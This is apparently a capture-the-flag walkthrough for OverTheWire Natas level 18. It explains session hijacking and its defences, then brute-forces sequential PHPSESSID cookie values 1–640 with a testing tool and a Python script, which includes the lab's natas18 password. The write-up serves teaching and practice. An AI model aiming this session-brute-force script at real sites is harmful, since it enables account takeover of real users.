ritheachengkh
🕸️Natas Level 18 → Level 19
http://natas18.natas.labs.overthewire.org
Username: natas18
Password: (natas18_password)




Check the source page for anything noteworthy — it looks like $maxid = 640, which is quite interesting and seems to involve some cookie-related function.
🔐 What is Session hijacking?
Session hijacking is a type of security attack where an attacker takes over a user’s active session with a web application or network service. Essentially, the attacker steals or guesses the session identifier (like a session cookie or token) and then uses it to impersonate the legitimate user.
🧩 1. How Sessions Work
When you log into a website, the server creates a session to remember that you’re authenticated.
- The server assigns a session ID (usually stored in a cookie, URL parameter, or HTTP header).
- Every subsequent request you make includes this session ID so the server knows it’s you.
⚠️ 2. How Hijacking Happens
Attackers try to obtain the session ID by:
- Sniffing network traffic – If the site uses HTTP instead of HTTPS, an attacker can capture session cookies.
- Cross-site scripting (XSS) – Injecting scripts into a site to steal cookies from users’ browsers.
- Session fixation – Forcing a user to use a known session ID, then taking over that session.
- Predicting session IDs – If session IDs are weak or sequential, attackers can guess them.
💥 3. Consequences
Once an attacker has the session ID, they can:
- Access the user’s account (e.g., email, banking, or admin panels).
- Perform actions as if they were the user.
- Potentially escalate privileges if the session belongs to an admin.
🛡️ 4. How to Prevent Session Hijacking
- Always use HTTPS to encrypt traffic.
- Set cookies with the Secure and HttpOnly flags.
- Use random, long, unpredictable session IDs.
- Implement short session timeouts and re-authentication for sensitive actions.
- Monitor for unusual session activity.
In short: Session hijacking = stealing someone’s session token to impersonate them.

First, we test it with the admin account to observe its response.

The output indicates that you are not an admin.



Next, we examine the cookie and notice that its name is PHPSESSID and its value is 15, which is less than 640.
You can also use curl to inspect the cookie with this command:
curl -u natas18:6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ \
-d "username=admin&password=pass" \
-i -s http://natas18.natas.labs.overthewire.org | grep -i set-cookie

Since the cookie value is fairly simple and low, we can easily brute-force it to reach our goal. Here are 2 methods you can use to complete this challenge:
- Method 1 — Use web security testing tools 🛠️
- Method 2 — Write a Python script 🐍
Method 1 — Use web security testing tools 🛠️
After capturing the POST request, forward it to Automate.
Select the cookie value, then click the + icon in the top-right corner.

Set the payload type to Numbers, starting at 1 and ending at 640 with an increment of 1, then click Run

Once the run finishes, click the Length column to filter responses by different lengths, and that’s how we find our flag.
Method 2 — Write a Python script 🐍
import requests


# Credentials for natas18
username = "natas18"
password = "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ"

# Target URL
url = "http://natas18.natas.labs.overthewire.org"


# Start a session to persist cookies and headers across requests
session = requests.Session()


# Loop through possible admin PHPSESSID values (1 to 640)
for admin_id in range(1, 641):
    # Set the PHPSESSID cookie for the session
    # Note: cookie name must be a string
    session.cookies.set("PHPSESSID", str(admin_id))

    # Print which ID we are guessing
    print(f"Guessing with PHPSESSID={admin_id}")

    # Send a request with login credentials
    response = session.post(
        url,
        data={"username": "admin", "password": "pass"},  # example login data
        auth=(username, password)                        # HTTP Basic Auth
    )

    # Check if the response contains "You are an admin." (indicating success)
    if "You are an admin." in response.text:
        print(response.text)
        print(f"Found admin PHPSESSID={admin_id}")
        break  # Stop looping once the correct session ID is found

Ensure the file has executable permissions, then run it.
Once the admin_id value is found, the flag should become visible.

Well done! This is the flag needed for the next challenge.